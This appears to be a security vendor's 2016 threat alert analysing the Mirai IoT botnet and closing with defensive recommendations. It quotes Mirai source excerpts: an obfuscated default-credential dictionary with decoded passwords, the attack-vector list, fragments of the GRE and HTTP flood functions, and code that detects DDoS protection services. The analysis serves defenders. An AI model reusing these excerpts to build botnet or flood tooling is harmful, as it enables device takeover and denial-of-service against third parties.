ERT Threat Alert
New Risks Revealed by Mirai Botnet
November 2, 2016

Abstract
The Mirai botnet struck the security industry in three massive attacks that shook traditional DDoS protection paradigms, proving that the Internet of Things (IoT) threat is real and the grounds for building powerful and sophisticated cyber-attack tools.

In addition to generating traffic volumes above 1TBps, Mirai features a selection of ten predefined attack vectors, some have proven effective taking down the infrastructure of service providers and cloud scrubbers by attacking their protections. Among the ten vectors, there are highly sophisticated attack vectors such as GRE floods, TCP STOMP and Water Torture attacks. Mirai attacks also highlight the challenges organizations face when it comes to visibility into the legitimacy of GRE traffic or recursive DNS queries.


Radware's research team has analyzed Mirai code to understand how it operates – infecting devices, creating the botnet, generating attack traffic and evades security controls – as well as identifying the risks and security measures to successfully mitigate these attacks. The investigation led us recognize the vectors and payloads characteristics and create a dedicated mitigation.

Why Is an IoT Botnet So Attractive?
Iot devices are attractive targets for hackers for several reasons:

- First, they usually fall short when it gets to endpoint protection implementation
- Second, there is no regulation or standards for a secure use of IoT devices as exists for PCs and servers for example. Such regulation shall ensure secured configurations and practices such as changing default passwords, access control restrictions (for instance, disable remote access to administrative ports).
- Third, they operate 24*7 and can be used at any moment.

Common malware usually takes advantage of zero-day and known exploits to gain control over their target machines. This is usually complex and time consuming. Mirai authors wisely choose to skip the wearing zero-day research and instead attack one of the most insecure areas in the cyber landscape – IoT devices.

Mirai specifically targets closed-circuit television cameras, routers and DVR's, taking them over to create a botnet which is later used to launch sophisticated multi-vector DDoS assaults. The source code of the malware was written in C and the code for the command and control server (C&C) was written in Go. Mirai scans for potential targets - specifically devices with default manufacturer credentials. These are hard coded into the device hardware by the manufacturer. After brute-forcing the device credentials, Mirai remotely connects to the attacked targets using Telnet and SSH access points which are often left open by default. With a basic dictionary attack, Mirai gains control over its targets using the default credentials.




```
add_auth_entry("\x50\x4D\x4D\x56", "\x15\x57\x48\x6F\x49\x4D\x12\x43\x46\x4F\x4B\x4C", 1); // root     7ujMko0admin
add_auth_entry("\x50\x4D\x4D\x56", "\x51\x5B\x51\x56\x47\x4F", 1);                       // root     system
add_auth_entry("\x50\x4D\x4D\x56", "\x4B\x49\x55\x40", 1);                               // root     ikwb
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x50\x47\x43\x4F\x40\x4D\x5A", 1);               // root     dreambox
add_auth_entry("\x50\x4D\x4D\x56", "\x57\x51\x47\x50", 1);                               // root     user
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x47\x43\x4E\x56\x47\x49", 1);                   // root     realtek
add_auth_entry("\x50\x4D\x4D\x56", "\x12\x12\x12\x12\x12\x12\x12\x12", 1);               // root     00000000
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x13\x13\x13\x13\x13\x13", 1);               // admin    1111111
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x10\x11\x16", 1);                           // admin    1234
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x10\x11\x16\x17", 1);                       // admin    12345
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x17\x16\x11\x10\x13", 1);                       // admin    54321
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x13\x10\x11\x16\x17\x14", 1);                   // admin    123456
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x15\x57\x48\x6F\x49\x4D\x12\x43\x46\x4F\x4B\x4C", 1); // admin    7ujMko0admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x16\x11\x10\x13", 1);                           // admin    1234
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51", 1);                           // admin    pass
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x4F\x47\x4B\x4C\x51\x4F", 1);                   // admin    meinsm
add_auth_entry("\x56\x47\x41\x4A", "\x56\x47\x41\x4A", 1);                               // tech     tech
```

Figure 1: A portion of the dictionary content used by the malware

New Dangers Lurking Mirai Source Code


Mirai botnet hosts common attacks such as SYN and ACK floods, as well as introduces new DDoS vectors like GRE IP and Ethernet floods. Mirai also features intelligent evasion mechanisms to bypass known security controls and mitigation methods before reaching its target.



```
#define ATK_VEC_UDP        0  /* Straight up UDP flood */
#define ATK_VEC_VSE        1  /* Valve Source Engine query flood */
#define ATK_VEC_DNS        2  /* DNS water torture */
#define ATK_VEC_SYN        3  /* SYN flood with options */
#define ATK_VEC_ACK        4  /* ACK flood */
#define ATK_VEC_STOMP      5  /* ACK flood to bypass mitigation devices */
#define ATK_VEC_GREIP      6  /* GRE IP flood */
#define ATK_VEC_GREETH     7  /* GRE Ethernet flood */
//#define ATK_VEC_PROXY      8  /* Proxy knockback connection */
#define ATK_VEC_UDP_PLAIN  9  /* Plain UDP flood optimized for speed */
#define ATK_VEC_HTTP       10 /* HTTP layer 7 flood */
```


Figure 2: Menu of Mirai’s attack vectors

1. **GRE Flood Attack -** Generic routing encapsulation (GRE) is a tunneling type protocol developed by Cisco. GRE mainly encapsulates data packets and routes them through the tunnel to a destination network that de-encapsulates the payload packets. Sending many GRE packets with large amount of encapsulated data may lead to resource consumption once the victim will try to de-encapsulate them until exhaustion. This screen shows the bot sends GRE packets with encapsulated UDP packet containing 512 bytes of random data.



```
▷ 802.1Q Virtual LAN, PRI: 0, CFI: 0, ID: 101
◢ Internet Protocol Version 4, Src: [redacted], Dst: [redacted]
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes
  ▷ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 564
    Identification: 0x8eca (36554)
  ▷ Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
    Time to live: 55
    Protocol: Generic Routing Encapsulation (47)
  ▷ Header checksum: 0x809d [validation disabled]
    Source: [redacted]
    Destination: [redacted]
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
◢ Generic Routing Encapsulation (IP)
  ▷ Flags and Version: 0x0000
    Protocol Type: IP (0x0800)
▷ Internet Protocol Version 4, Src: [redacted] Dst: [redacted]
▷ User Datagram Protocol, Src Port: 903 (903), Dst Port: 12430 (12430)
▷ Data (512 bytes)
```


Figure 3: Bot sends GRE packets with encapsulated UDP packet containing 512 bytes of ransom data



```
void attack_gre_eth(uint8_t targs_len, struct attack_target *targs, uint8_t opts_len, struct attack_option *opts)
{
    int i, fd;
    char **pkts = calloc(targs_len, sizeof (char *));
    uint8_t ip_tos = attack_get_opt_int(opts_len, opts, ATK_OPT_IP_TOS, 0);
    uint16_t ip_ident = attack_get_opt_int(opts_len, opts, ATK_OPT_IP_IDENT, 0xffff);
    uint8_t ip_ttl = attack_get_opt_int(opts_len, opts, ATK_OPT_IP_TTL, 64);
    BOOL dont_frag = attack_get_opt_int(opts_len, opts, ATK_OPT_IP_DF, TRUE);
    port_t sport = attack_get_opt_int(opts_len, opts, ATK_OPT_SPORT, 0xffff);
    port_t dport = attack_get_opt_int(opts_len, opts, ATK_OPT_DPORT, 0xffff);
    int data_len = attack_get_opt_int(opts_len, opts, ATK_OPT_PAYLOAD_SIZE, 512);
    BOOL data_rand = attack_get_opt_int(opts_len, opts, ATK_OPT_PAYLOAD_RAND, TRUE);
    BOOL gcip = attack_get_opt_int(opts_len, opts, ATK_OPT_GRE_CONSTIP, FALSE);
    uint32_t source_ip = attack_get_opt_int(opts_len, opts, ATK_OPT_SOURCE, LOCAL_ADDR);
```

Figure 4: A function creating a GRE packet and including it within a GRE flood attack.

The payload, structure, size and other elements correspond with the ones generated by Mirai botnet. Moreover, the malware is able to recognize DDoS protection solutions and adjust the attack accordingly.




```
    if (util_stristr(generic_memes, ret, table_retrieve_val(TABLE_ATK_CLOUDFLARE_NGINX, NULL)) != -1)
        conn->protection_type = HTTP_PROT_CLOUDFLARE;

    if (util_stristr(generic_memes, ret, table_retrieve_val(TABLE_ATK_DOSARREST, NULL)) != -1)
        conn->protection_type = HTTP_PROT_DOSARREST;
```

Figure 5: DDoS protection bypass functionalities

2. **HTTP (Layer 7) flood attack**


   HTTP flood consists of seemingly legitimate session-based sets of HTTP GET or POST requests sent to a target web server. These requests are specifically designed to consume a significant amount of the server’s resources, and therefore can result in a denial-of-service condition.

   HTTP makes it difficult for network security devices to distinguish between legitimate HTTP traffic and malicious HTTP traffic, and could cause a high number of false-positive detections. Rate-based detection engines are also not successful at detecting HTTP flood attacks, as the traffic volume of HTTP floods may be under detection thresholds. Because of this, it is necessary to use several parameters detection including rate-based and rate-invariant. Mirai’s HTTP L7 attack’s strings are encrypted within the source code. Using the encryption key we were able to decrypt it and continue to review the code




```
uint32_t table_key = 0xdeadbeef;
struct table_value table[TABLE_MAX_KEYS];

void table_init(void)
{
    add_entry(TABLE_CNC_DOMAIN, "\x41\x4C\x41\x0C\x41\x4A\x43\x4C\x45\x47\x4F\x47\x0C\x41\x4D\x4F\x22", 30); // cnc.changeme.
    add_entry(TABLE_CNC_PORT, "\x22\x35", 2);   // 23

    add_entry(TABLE_SCAN_CB_DOMAIN, "\x50\x47\x52\x4D\x50\x56\x0C\x41\x4A\x43\x4C\x45\x47\x4F\x47\x0C\x41\x4D\x4F\x22", 29);
    add_entry(TABLE_SCAN_CB_PORT, "\x99\xC7", 2);         // 48101

    add_entry(TABLE_EXEC_SUCCESS, "\x4E\x4B\x51\x56\x47\x4C\x4B\x4C\x45\x02\x56\x57\x4C\x12\x22", 15);

    // safe string https://youtu.be/dQw4w9WgXcQ
    add_entry(TABLE_KILLER_SAFE, "\x4A\x56\x56\x52\x51\x18\x0D\x0D\x5B\x4D\x57\x56\x57\x0C\x40\x47\x0D\x46\x73\x55\x16\x55\x1
    add_entry(TABLE_KILLER_PROC, "\x0D\x52\x50\x4D\x41\x0D\x22", 7);
    add_entry(TABLE_KILLER_EXE, "\x0D\x47\x5A\x47\x22", 5);
```

Figure 6: Encryption of Mirai’s scripts



```
void attack_app_cfnull(uint8_t targs_len, struct attack_target *targs, uint8_t opts_len, struct attack_option *opts)
{
    int i, ii, rfd, ret = 0;
    struct attack_cfnull_state *http_table = NULL;
    char *domain = attack_get_opt_str(opts_len, opts, ATK_OPT_DOMAIN, NULL);
    int sockets = attack_get_opt_int(opts_len, opts, ATK_OPT_CONNS, 1);
```


Figure 7: HTTP flood function



```
conn->to_send = (80 * 1024 * 1024);
```

Figure 8: Mirai’s HTTP flood program creates huge 80MB POST requests

Mirai uses common headers and standard user agent to emulate legitimate traffic. This type of attack could be mitigated using an automatically adapting, network behavioral solution that differentiates legitimate user traffic from botnet traffic.



```
    //util_strcpy(buf + util_strlen(buf), "POST /cdn-cgi/l/chk_captcha HTTP/1.1\r\nUser-Agent: ");
    util_strcpy(buf + util_strlen(buf), "POST /cdn-cgi/");
    rand_alphastr(buf + util_strlen(buf), 16);
    util_strcpy(buf + util_strlen(buf), " HTTP/1.1\r\nUser-Agent: ");
    util_strcpy(buf + util_strlen(buf), conn->user_agent);
    util_strcpy(buf + util_strlen(buf), "\r\nHost: ");
    util_strcpy(buf + util_strlen(buf), conn->domain);
    util_strcpy(buf + util_strlen(buf), "\r\n");
```

Figure 9: Headers used by Mirai

3. **TCP STOMP Attack** – The classic ACK flood attack with a twist. As simple botnets will be easily blocked by most network security solutions as they send large volumes of ACK packets, Mirai starts with the ACK flood only after have gaining a legitimate sequence number by completing the TCP connection process. By receiving a sequence number, Mirai raises the odds of bypassing network security solutions.

4. **DNS Water Torture Attack** – The attacker sends a pre-crafted DNS query to the service provider DNS server. The malicious DNS query contains random string concatenated previous to the victim's domain (For example xxxyyyy.www.VictimDomain.com). The DNS server will attempt to get an answer from the authoritative nameserver over and over with no success and then will automatically send the malicious query to the next authoritative nameserver repeatedly. Sending different false strings with the victims' domain name will eventually dramatically increase the DNS server's CPU utilization till it crashes).

Five Keys to Defend Against Botnets

1. **Hybrid DDoS Protection** (on-premise + cloud) – for real-time protection that also addresses high volume attacks and protects from pipe saturation.
2. **Behavioral-Based Detection** – to quickly and accurately identify and block anomalies while allowing legitimate traffic through.
3. **Real-Time Signature Creation** – to promptly protect from unknown threats and 0-day attacks.
4. **Protect your GRE Tunnels –** or have your providers do so by monitoring and probing the traffic passes through them.
5. **A cyber-security emergency response plan** that includes a dedicated emergency team of experts

Under Attack and in Need of Expert Emergency Assistance? Radware Can Help.

Radware offers a service to help respond to security emergencies, neutralize the risk and better safeguard operations before irreparable damages occur. If you're under DDoS attack or malware outbreak and in need of emergency assistance, Contact us with the code "Red Button".

Learn More at DDoS Warriors

To know more about today's attack vector landscape, understand the business impact of cyber-attacks or learn more about emerging attack types and tools visit DDoSWarriors.com. Created by Radware's Emergency Response Team (ERT), it is the ultimate resource for everything security professionals need to know about DDoS attacks and cyber security.